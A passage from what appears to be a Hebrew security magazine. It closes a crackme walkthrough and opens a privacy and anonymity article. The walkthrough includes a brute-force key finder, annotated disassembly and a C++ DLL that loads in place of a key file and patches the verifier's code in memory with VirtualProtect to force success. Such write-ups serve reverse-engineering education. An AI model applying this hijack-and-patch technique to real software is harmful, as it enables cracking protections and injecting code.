$$x_3 = \frac{x_0}{2^3} + C \cdot \frac{f_0}{2^2} + C \cdot \frac{f_1}{2} + C \cdot f_2$$

נכליל ונקבל:

$$x_{32} = \frac{x_0}{2^{32}} + C \cdot \frac{f_0}{2^{31}} + C \cdot \frac{f_1}{2^{30}} + \ldots + C \cdot f_{31}$$

x_0 הוא 32 ביט ולכן הזזה של 32 פעמים או חילוק ב-2^{32} יהפוך את הביטוי $\frac{x_0}{2^{32}}$ ל-0. ולכן נצמצם ונקבל:

$$x_{32} = C \cdot \frac{f_0}{2^{31}} + C \cdot \frac{f_1}{2^{30}} + \ldots + C \cdot f_{31}$$

נסיק מכך שאין כל תלות במשתנה x (להזכירכם, x_0 מכיל את הכתובת ממנה מתחיל תוכן קובץ ה-DLL שמוקצית כל פעם מחדש ולכן ערכה אינו קבוע). כעת נוציא גורם משותף C החוצה, נחשב מכנה משותף ונקבל:

$$x_{32} = C \cdot (\frac{f_0 + 2^1 f_1 + 2^2 f_2 + \ldots + 2^{31} f_{31}}{2^{31}})$$

$$x_{32} = \frac{C}{2^{31}} \cdot (f_0 + 2^1 f_1 + 2^2 f_2 + \ldots + 2^{31} f_{31})$$

ונקבל את הביטוי:

$$\frac{C}{2^{31}} = 1$$

ולכן:

$$x_{32} = f_0 + 2^1 f_1 + 2^2 f_2 + \ldots + 2^{31} f_{31}$$

נזכר בטענות 1 ו-0 נאחד אותם ונקבל:

$$EDX \oplus EAX = 00\ 90\ 5A\ 4D$$

נציב:

$$EDX \oplus\ 08\ 1A\ 48\ 6F = 00\ 90\ 5A\ 4D$$

XOR היא פעולה סימטרית ולכן:

$$00\ 90\ 5A\ 4D \oplus 08\ 1A\ 48\ 6F = 88A1222$$

כלומר:

$$88A1222 = f_0 + 2^1 f_1 + 2^2 f_2 + \ldots + 2^{31} f_{31}$$

כפי שראיתם f_0 קובע מה יהיו שאר ה-f_i ולכן כל מה שנשאר הוא למצוא אותו. נוסף על כך אם ננסה להיזכר איך הגדרנו את f_i נבין שמשתנה זה הוא בינרי שמקבל ערך 0 או 1. על מנת להקל על הניתוח עצמו נעביר את המשוואה האחרונה לבסיס עשרוני:

$$143266338 = f_0 + 2^1 f_1 + 2^2 f_2 + \ldots + 2^{31} f_{31}$$

נגלה כעת אילו ביטים דלוקים ונעיף את השאר:

$$143266338 = 2^1 f_1 + 2^5 f_5 + 2^9 f_9 + 2^{12} f_{12} + 2^{17} f_{17} + 2^{19} f_{19} + 2^{23} f_{23} + 2^{27} f_{27}$$

נצמצם ב-2 ונקבל:


$$71633169 = f_1 + 2^4 f_5 + 2^8 f_9 + 2^{11} f_{12} + 2^{16} f_{17} + 2^{18} f_{19} + 2^{22} f_{23} + 2^{26} f_{27}$$

ההמשך נראה ברור, שכן בנקודה זו יש מספיק מידע לגבי המפתח, כלומר מתי מבצעים את פעולת ה-XOR ומתי לא. לאלו שאוהבים מתמטיקה אני אשאיר תרגיל זה בתור אתגר. העצלנים יוכלו לבנות תוכנית קצרה שתבצע Brute-Force. להלן דוגמא לאחת כזו:

```
int main(){
    unsigned int x,y,key;
    int counter;

        for(int key=0x0 ; key<LIMIT ; key++){
        counter=0;
        x=0;
        y=key;
            while(counter<32){
                x=x/2+(C)*(y%2);
                y=(y%2)*((y/2)^K)+(((y+1)%2)*(y/2));
                counter++;
            }
            if(x==0x088A1222)
                cout<<"key="<<key<<endl;
        }
    system("pause");
    return 1;
}
```

תוך זמן קצר נקבל את הפלט הבא:


לאחר שמצאנו את המפתח נשנה את שם קובץ ה-key ל-*2BADBABE*, נשים Breakpoint לפני קריאת המערכת LoadLibraryA ונריץ. כפי שאתם יכולים לראות, לאחר שתנסו להריץ את אותה קריאת מערכת, היא תתבצע בהצלחה.



זה הזמן לכוס קפה נוספת

אז אחרי שנחתם קצת ושתיתם קפה, זה הזמן להמשיך למקטע הקוד הבעייתי הבא. מדובר במקטע החמישי הכולל בתוכו את קריאת המערכת הבאה "GetProcAddress", המקבלת את ה-Handle שהחזירה קריאת המערכת "LoadLibraryA" ושם של פונקציה שאנו מעוניינים בה ומחזירה ב-EAX את כתובת הפונקציה. אצלנו מדובר ב-verify.DLL המכיל ככל הנראה את הפונקציה "processSmartCard". אם לא החלפתם את "verify.bin", קריאה זו אמורה להתבצע בהצלחה, מה שמעביר אותנו למקטע הבא.


הערה: חשוב להדגיש את פקודה MOV שמתבצעת לאחר מכן, אשר מבצעת העתקה של תוכן תא EAX לתוכן תא EDX, מה שאומר שבתחילת המקטע הבא, תוכן EDX יכיל מצביע לפונקציה "processSmartCard" שנמצאת ב-"verify.dll".



```
00401322   68 74804000      PUSH crackme.00408074                ASCII "processSmartCard"
00401327   56               PUSH ESI                             verify.10000000
00401328   FF15 18704000    CALL DWORD PTR DS:[<&KERNEL32.GetProcAddress>]  kernel32.GetProcAddress
0040132E   8BD0             MOV EDX,EAX                          verify.10000000
00401330   85D2             TEST EDX,EDX
00401332   75 2F            JNZ SHORT crackme.00401363
00401334   56               PUSH ESI                             verify.10000000
00401335   FF15 94704000    CALL DWORD PTR DS:[<&KERNEL32.FreeLibrary>]  kernel32.FreeLibrary
0040133B   8B0D D8894000    MOV ECX,DWORD PTR DS:[4089D8]
00401341   68 AC804000      PUSH crackme.004080AC                ASCII "[!] Error processing
00401346   51               PUSH ECX                             ntdll.773A6570
00401347   E8 C4010000      CALL crackme.00401510
0040134C   83C4 08          ADD ESP,8
0040134F   8D4C24 3C        LEA ECX,DWORD PTR SS:[ESP+3C]
00401353   89AC24 A8020000  MOV DWORD PTR SS:[ESP+2A8],EBP
0040135A   E8 E1030000      CALL crackme.00401740
0040135F   32C0             XOR AL,AL
00401361   EB 6E            JMP SHORT crackme.004013D1
00401363   B9 0B000000      MOV ECX,0B
```

נראה שאנו כמעט קרובים לסוף, אך כנראה עוד רחוקים מהפתרון. חדי העין מבינים יכולים להבחין בקריאה CALL EDX, נתעלם כעת ממה שקורה בתוך פונקציה זו ונמשיך להסתכל בקוד היכן נקודת הסיום (Good boy) תלויה, בפונקציה עצמה או בערך המוחזר שלה.

קל להבחין שעל מנת שבכניסה 0x00401387 לא תהיה קפיצה למקום אחר (Bad boy), אוגר BL חייב להיות שונה מ-0, כלומר AL או במילים אחרות <u>הערך המוחזר מהפונקציה</u>.



לשם כך, נתבונן בקוד הפונקציה ונבדוק מה היא מכילה.

פרמטרים המועברים לפונקציה:

- PUSH EAX - לא רלוונטי.
- PUSH ECX - שם קובץ המפתח שספקנו "*2BADBABE.key*".

אז כפי שאתם רואים, גם כאן ישנה חלוקה למקטעים של הקוד, לבעלי הניסיון שבניכם קל יהיה להבחין בטכניקה Anti-debugging שנקראת "Junk Code", לפי דעתי זה מאוד בולט כאן וקל מאוד לראות את זה

אתם מוזמנים לדפדף בקוד ולראות זאת בעצמכם, בכל מקרה נרצה להתבונן בכל אחד מן המקטעים ולנתח כל אחד מהם:

- נתחיל בראשון, דחיפה למחסנית ערכו של EAX המכיל את כתובת המחרוזת "*2BADBABE.key*" ולאחר מכן קריאת המערכת "LoadLibraryA" שאותה כבר הספקנו להכיר, במידה וקריאה זו הצליחה, נדע שלאחריה יהיה "handle" לקובץ ה-"key", אבל משהו כאן מוזר, שכן לקובץ ה-key שלנו אין מבנה של DLL, ולכן, כדי לגרום לקריאת המערכת להצליח, עלינו לייצר קובץ DLL ששמו יהיה כשם של המפתח קריא "*2BADBABE.key*".

הערה: ככל הנראה יהיו עוד דרישות מקובץ DLL זה. כדוגמאת מבנה מסוים שצריך להכיל וכו'.

```
1000124D   50              PUSH EAX
1000124E   FF15 0CD00010   CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryA>]   kernel32.LoadLibraryA
10001254   85C0            TEST EAX,EAX
10001256   A3 2C2F0110     MOV DWORD PTR DS:[10012F2C],EAX
1000125B   75 0D           JNZ SHORT verify.1000126A
1000125D   C706 01000000   MOV DWORD PTR DS:[ESI],1
10001263   32C0            XOR AL,AL
10001265   E9 53020000     JMP verify.100014BD
```

- במקטע הבעייתי הבא, ישנה את קריאת המערכת "GetProcAddress", שגם אותה הספקנו להכיר לפני קריאה זו ישנה דחיפה למחסנית של מחרוזת "getName" ושל ה-handle לקובץ ה-key, לאחר קריאת המערכת הזו נצפה לקבל ב-EAX מצביע לפונקציה getName שבקובץ ה-"*2BADBABE.key*".


לפני שנוסיף את הפונקציה הזו ל-"*2BADBABE.key*" נצטרך לדעת מהי החתימה שלה (ההצהרה שלה). לכן, נמשיך למקטע הבא בתקווה שאולי המקטע יניב לנו עוד מעט מידע על פונקציה זו:

```
1000126A   8B2D 08D00010   MOV EBP,DWORD PTR DS:[<&KERNEL32.GetProcAddress>]   kernel32.GetProcAddress
10001270   68 8CE00010     PUSH verify.1000E08C                                ASCII "getName"
10001275   50              PUSH EAX                                            2BADBABE.72D70000
10001276   FFD5            CALL EBP                                            kernel32.GetProcAddress
10001278   85C0            TEST EAX,EAX                                        2BADBABE.72D70000
1000127A   75 11           JNZ SHORT verify.1000128D
1000127C   6A 02           PUSH 2
1000127E   E8 5D020000     CALL verify.100014E0
10001283   83C4 04         ADD ESP,4
10001286   32C0            XOR AL,AL
10001288   E9 30020000     JMP verify.100014BD
```

- בהנחה שהקריאה לעיל הצליחה וה-EAX מחזיק מצביע לפונקציה "getName", ישנה קריאה לפונקציה זו מיד לאחר מכן ללא דחיפה פרמטרים למחסנית, מה שאומר שפונקציה זה אינה מקבלת אף פרמטר.

לאחר קריאתה ישנה העתקה מתוכן EAX לתוכן ESI, משמע שהערך המוחזר הוא בגודל 4 בתים (יכול להיות כתובת, או משתנה מסוג Integer וכו').

כעת יש לנו את המתכון המושלם לבנות את הפונקציה, אני אישית בחרתי להחזיר מחרוזת, כפי שמקובל רוב הזמן:




כך החלטתי לממש את הפונקציה:

```
DECLDIR char* getName(){
    return "Matan Avitan";
}
```

כמובן שאתם יכולים לממש אותה בדרכים אחרות כרצונכם.

- במקטע הבא ישנה דחיפה של ECX למחסנית שערכו כמובן מכיל handle לקובץ ה-"2BADBABE.key" ודחיפה נוספת למחסנית של המחרוזת (כתובת) "challenge", ולאחר מכן קריאת מערכת "getProcAddress", כפי שאתם יכולים לנחש הציפיה לקבל באוגר EAX מצביע לפונקציה שנקראת "challenge".


בדומה לטכניקה שהשתמשנו בשני המקטעים הקודמים, נשתמש גם כאן. נמשיך לקרוא הלאה ונבין מהי החתימה של הפונקציה שאותה אנו צריכים לממש.



- כפי שציפינו ישנה קריאה לפונקציה זו, נתבונן יותר לעומק ונראה כי ישנה דחיפה של אוגר EDX (4 בתים) לפני הקריאה לפונקציה ומיד לאחריה ישנה העברה של אוגר EAX (4 בתים) לאוגר ESI.

נבין כי ישנה דרישה שפונקציה "challenge" מקבלת 4 בתים ומחזירה 4 בתים ולכן מימוש מתאים יכול להראות כך:

```
DECLDIR char* challenge(int arg){
    return "What you want from me ?";
}
```



הגענו לחלק המעניין

בחלק האחרון נשתמש בטכניקה נפוצה למדי על מנת לגרום לפונקציה "processSmartCard" (שנמצאת בתוך "verify.dll") להתבצע בהצלחה ולהחזיר 1.

בחלק זה, חשבתי די הרבה מהי הדרך הנכונה ביותר להמחיש לכם, שאיפה שלא תשימו Memory Breakpoint על אותה מחרוזת שמוחזרת מהפונקציה שאותה בנינו, לא תמצאו שום חוקיות או איזה שהיא לוגיקה הגיונית. בעיקרון, על מנת שהפונקציה "processSmartCard" תצליח, יש לגרום לקריאה בכניסה 0x0010001, וכדי שזה יקרה יש לגרום לערך בכתובת 0x0012f828 ובכתובת 0x0012f870 להיות זהה לחלוטין ומהם גם 6 בתים לאחור בהתאמה.

מהרצון לניצול הזמן לטובתנו ולא לטובת כותב האתגר, החלטתי לא לנסות להבין את הלוגיקה חסרת ההיגיון, אלא לנסות לחשוב מחוץ לקופסא. להשתמש בטכניקה אחרת אשר אינה תלויה בקוד המתכנת, מה גם שכל הפונקציה "processSmartCard" מפוצצת ב-"Junk code" בשביל לבלבל, לייאש או לעכב אותנו מהמטרה הסופית. המעשה הכי טוב שאני יכול לעשות למענכם הוא להציג לכם חלק ממקטעי ה-"Junk code":

1. קריאה לרוטינה בכניסה 0x100012DA - השמה ערך ב-ECX ודריסתו לאחר מכן ללא שימוש בערכו.

```
10001500   8B0D 302F0110   MOV ECX,DWORD PTR DS:[10012F30]
10001506   53              PUSH EBX
10001507   56              PUSH ESI                          2BADBABE.6BC431E5
10001508   57              PUSH EDI
10001509   6A 01           PUSH 1
1000150B   E8 F0090000     CALL verify.10001F00
10001510   8B4C24 10       MOV ECX,DWORD PTR SS:[ESP+10]     verify.10000000
10001514   8BD8            MOV EBX,EAX
10001516   8B4424 14       MOV EAX,DWORD PTR SS:[ESP+14]
1000151A   50              PUSH EAX
1000151B   51              PUSH ECX
1000151C   8B0D 302F0110   MOV ECX,DWORD PTR DS:[10012F30]
10001522   53              PUSH EBX
10001523   E8 480A0000     CALL verify.10001F70
10001528   8B4B 14         MOV ECX,DWORD PTR DS:[EBX+14]
1000152B   8B15 402F0110   MOV EDX,DWORD PTR DS:[10012F40]
10001531   C1F9 03         SAR ECX,3
10001534   8BC1            MOV EAX,ECX
10001536   8D73 18         LEA ESI,DWORD PTR DS:[EBX+18]
10001539   8D7A 0C         LEA EDI,DWORD PTR DS:[EDX+C]
1000153C   53              PUSH EBX
1000153D   C1E9 02         SHR ECX,2
10001540   F3:A5           REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
10001542   8BC8            MOV ECX,EAX
10001544   83E1 03         AND ECX,3
10001547   F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
10001549   8B0D 302F0110   MOV ECX,DWORD PTR DS:[10012F30]
1000154F   E8 FC090000     CALL verify.10001F50
10001554   5F              POP EDI                           verify.100012DF
10001555   5E              POP ESI                           verify.100012DF
10001556   B0 01           MOV AL,1
10001558   5B              POP EBX                           verify.100012DF
10001559   C3              RET
```

2. קריאה לרוטינה בכניסה 0x1000135A - העברה מיותרת של ערך ESI ל-ECX.

```
1000159F   90              NOP
100015A0   8B4424 04       MOV EAX,DWORD PTR SS:[ESP+4]
100015A4   56              PUSH ESI                                 2BADBABE._pRawDllMain
100015A5   8BF1            MOV ESI,ECX
100015A7   50              PUSH EAX
100015A8   C706 F8D00010   MOV DWORD PTR DS:[ESI],verify.1000D0F8
100015AE   E8 4D000000     CALL verify.10001600
100015B3   8BCE            MOV ECX,ESI                              2BADBABE._pRawDllMain
100015B5   E8 26000000     CALL verify.100015E0
100015BA   8BC6            MOV EAX,ESI                              2BADBABE._pRawDllMain
100015BC   5E              POP ESI                                  verify.1000135F
100015BD   C2 0400         RET 4
```

3. קריאה חוזרת לאותה רוטינה מסעיף 2 בכניסה 0x10001383.

נוסף על כך הוא שימוש בטכניקת Anti-debug מסוג Timing Attack :

```
100018DF   90              NOP
100018E0   56              PUSH ESI
100018E1   8BF1            MOV ESI,ECX
100018E3   57              PUSH EDI
100018E4   8A46 04         MOV AL,BYTE PTR DS:[ESI+4]
100018E7   84C0            TEST AL,AL
100018E9   75 13           JNZ SHORT verify.100018FE
100018EB   FF15 18D00010   CALL DWORD PTR DS:[<&KERNEL32.GetTickCount>]   kernel32.GetTickCount
100018F1   50              PUSH EAX
100018F2   E8 C03E0000     CALL verify.100057B7
100018F7   83C4 04         ADD ESP,4
100018FA   C646 04 01      MOV BYTE PTR DS:[ESI+4],1
100018FE   8B46 08         MOV EAX,DWORD PTR DS:[ESI+8]
10001901   33FF            XOR EDI,EDI
10001903   85C0            TEST EAX,EAX
10001905   7E 1D           JLE SHORT verify.10001924
10001907   53              PUSH EBX
10001908   8D5E 0C         LEA EBX,DWORD PTR DS:[ESI+C]
1000190B   E8 B43E0000     CALL verify.100057C4
10001910   66:8903         MOV WORD PTR DS:[EBX],AX
10001913   8B46 08         MOV EAX,DWORD PTR DS:[ESI+8]
10001916   47              INC EDI
10001917   83C3 02         ADD EBX,2
1000191A   3BF8            CMP EDI,EAX
1000191C   7C ED           JL SHORT verify.1000190B
1000191E   5B              POP EBX                                  0012F8CC
1000191F   5F              POP EDI                                  0012F8CC
10001920   B0 01           MOV AL,1
10001922   5E              POP ESI                                  0012F8CC
10001923   C3              RET
```

כדי לגרום לפונקציה "processSmartCard" להסתיים בהצלחה עלינו לגרום לה להריץ את הפקודה הבאה לפני סיום:

```
MOV AL,1
```

נזכר כי ישנה קריאה לפונקציות:

1. "challenge"
2. "getName"

אנו מממשים פונקציות אלו, ויתרה על כך, הן גם נקראות מתוך קוד ה-"verify.dll". אם עדיין לא נפל לכם האסימון, אני אעזור לכם: קיום של שני העובדות יחד יוצר לנו חולשה בקוד, המאפשר לנו להריץ כל קוד שנרצה בזמן ריצת האתגר. הקוד הזה יהיה באחת הפונקציות או בשתיהן, אין זה משנה גם ככה שתיהן נקראות.

כידוע, לפני שקוד עולה לרוץ במעבד הוא עולה לזיכרון. כל מה שעלינו לעשות הוא לשנות את הכניסה המתאימה בקוד לפקודה:

```
MOV AL,1
```

להלן ה-opcode שלה:


```
B001
```

זה מה שיגרום לפונקציה "processSmartCard" להסתיים בהצלחה **בכל מקרה**.

עוד פרט קטן וחשוב הוא בחירת הכניסה המתאימה לעשות זאת. בגלל העובדה שכל אורך פקודה הוא שונה אחד מהשני, אם בחרתם כניסה שגודלה יותר משני בתים, עליכם למלא את כל ההפרש ב-nop-ים. להלן המימוש שבו בחרתי:

```
char* timerPatch = (char*)0x1000140c;
char *crackmeadd=(char*)0x0040137e;

BOOL APIENTRY DllMain(HINSTANCE hInst, DWORD reason, LPVOID reserved)
{
    switch (reason)
    {
        case DLL_PROCESS_ATTACH:
                DWORD threadId;
                char *cur;
                int i;
                DWORD oldFlags;
                cur=(char*)0x100014bd;
            if(VirtualProtect((void*)timerPatch, 6, PAGE_EXECUTE_READWRITE, &oldFlags)){
                *cur++ = 0xb0;
                *cur++ = 0x01;
                *cur++ = 0x90;
                *cur++ = 0x90;
                *cur++ = 0x90;
                *cur++ = 0x90;
                *cur++ = 0x90;
                VirtualProtect((void*)timerPatch, 6, oldFlags, &oldFlags);
            }
            return true;
        break;
    }
    return true;
}

extern "C"
{
   DECLDIR char* getName(){
       return "Matan Avitan";
   }
   DECLDIR char* challenge(int arg){
       return "What you want from me ?";
   }
}
```

מכאן כל מה שנותר זה לקמפל, לשים באותה תיקיה ולהריץ כדי לקבל את הפלט הבא:



סיכום

כפי שאתם רואים הקפה נגמר ואיתו גם האתגר. אני מקווה שכל מה שהסברתי הובן עד הסוף. לפי דעתי מי שניסה לפתור אתגר זה בעצמו ללא קריאה, למד המון, למד הרבה יותר ממה שהצלחתי לכתוב. יכול להיות שקיימים פתרונות נוספים לאתגר זה. אשמח לשמוע על כך ולראות את דרכי הפתרון האלו.

על המחבר

שמי מתן אביטן, בן 27, נמצא כעת בשלבי סיום תואר B.s.c בהנדסת תוכנה ובחיפוש עבודה בתחום. הנני מחובר מאוד לתחום אבטחת המידע, עוסק ב-Reverse Engineering ואוהב לחקור ולפצח הגנות, לכל שאלה או ייעוץ ניתן להשיג אותי במייל: matanavitan100@gmail.com.

Paranoid Mode

מאת מתן הרט (MacHo)

הקדמה

לכולנו יש את הזכות לפרטיות ואנונימיות, ולמרות זאת שמירה על הזהות שלנו באינטרנט היא יותר ממאתגרת, אפילו למשתמשים מתמצאים וזהירים. במיוחד, לאור חשיפותיו של קבלן ה-NSA לשעבר, אדוארד סנודן. במאמר זה אסביר כיצד ניתן לשמור על פרטיות ואנונימיות באינטרנט בעזרת שימוש במספר טכניקות, החל מערפול כתובת IP ועד להתקנת מיגון הרמטי כולל לפראנואידים מביננו, שיש להם הרבה מה להסתיר, גם ל-NSA יהיה קשה.

אין לי מה להסתיר, אז למה לי לדאוג?

אם אתם כל כך בטוחים, אז בבקשה תביאו לי את שם המשתמש והסיסמה שלכם לכל חשבונות המייל והרשתות החברתיות. כך חשבתי... ☺

חלק אולי אומרים שהאינטרנט נבנה על אנונימיות, מקום שבו ניתן לשמור על חופש הביטוי. אך לאחר שסנודן הדליף מסמכים המתארים את שיטות הריגול של ה-NSA, נושא הפרטיות והאנונימיות באינטרנט הפך לפופולרי מתמיד.

אבל לא רק ממשלות מרגלות אחרינו. מנועי חיפוש, רשתות חברתיות וחברות פרסום עוקבות אחר כל פעילות שאנחנו עושים בשביל להתאים לנו פרסומות (Targeted ads). כמות המידע ש-Google ו-Facebook אוספים עלינו רק מניטור הרגלי הגלישה שלנו לא ניתנת לשיעור.

לכן, מיליוני אנשים מכל רחבי העולם משתמשים מידי יום בטכניקות הסתרה שונות כדי לשמור על פרטיותם ולהישאר אנונימיים. יש מגוון סיבות מדוע אנשים רוצים לשמור על זכויות אלו ברשת - למשל, עיתונאים ומתנגדי משטר במדינות דיקטטוריות, האקרים ואקטיביסטים שלא רוצים להיתפס ע"י רשויות החוק ואפילו האזרח הפשוט שמעוניין למנוע שימוש או מכירה של המידע האישי שלו.

לא להתבלבל: פרטיות ואנונימיות

שמירה על פרטיות היא זכותכם. למעשה, גניבת המידע האישי והפרטי שלכם הוא פשע במדינות רבות. זכותכם גם להישאר אנונימיים במידה ואתם רוצים. פרטיות ואנונימיות הם לא אותו הדבר, ורבים נוטים להתבלבל ביניהם. כולנו חושבים שאנחנו יודעים מה הוא הפירוש למונחים "פרטיות" ו"אנונימיות", אך לרוב איננו יודעים איך ליישם עקרונות אלו בעולם הדיגיטלי של היום. בלי הבנה ברורה של מושגים אלו, לא יהיה ניתן לשמור עליהם.

ע"פ ויקיפדיה פרטיות היא "יכולתו של אדם או קבוצה לבודד את עצמם או מידע על עצמם ובכך לחשוף את עצמם לאחר או לסביבה באופן סלקטיבי." ואנונימיות לפי ויקיפדיה הוא "מונח שמשמעותו 'בלי שם' או 'ללא שם' והוא בדרך כלל מתייחס למצב של עשיית דבר מה ללא הזדהות כלפי הזולת." בעברית פשוטה, פרטיות עוסקת בשמירה על המידע (Data) לעומת אנונימיות העוסקת בשמירה על הזהות. לדוגמה, הצפנת תוכן הודעת מייל מגן על הפרטיות וערפול (Obscure) כתובת השולח והנמען מגנים על האנונימיות.

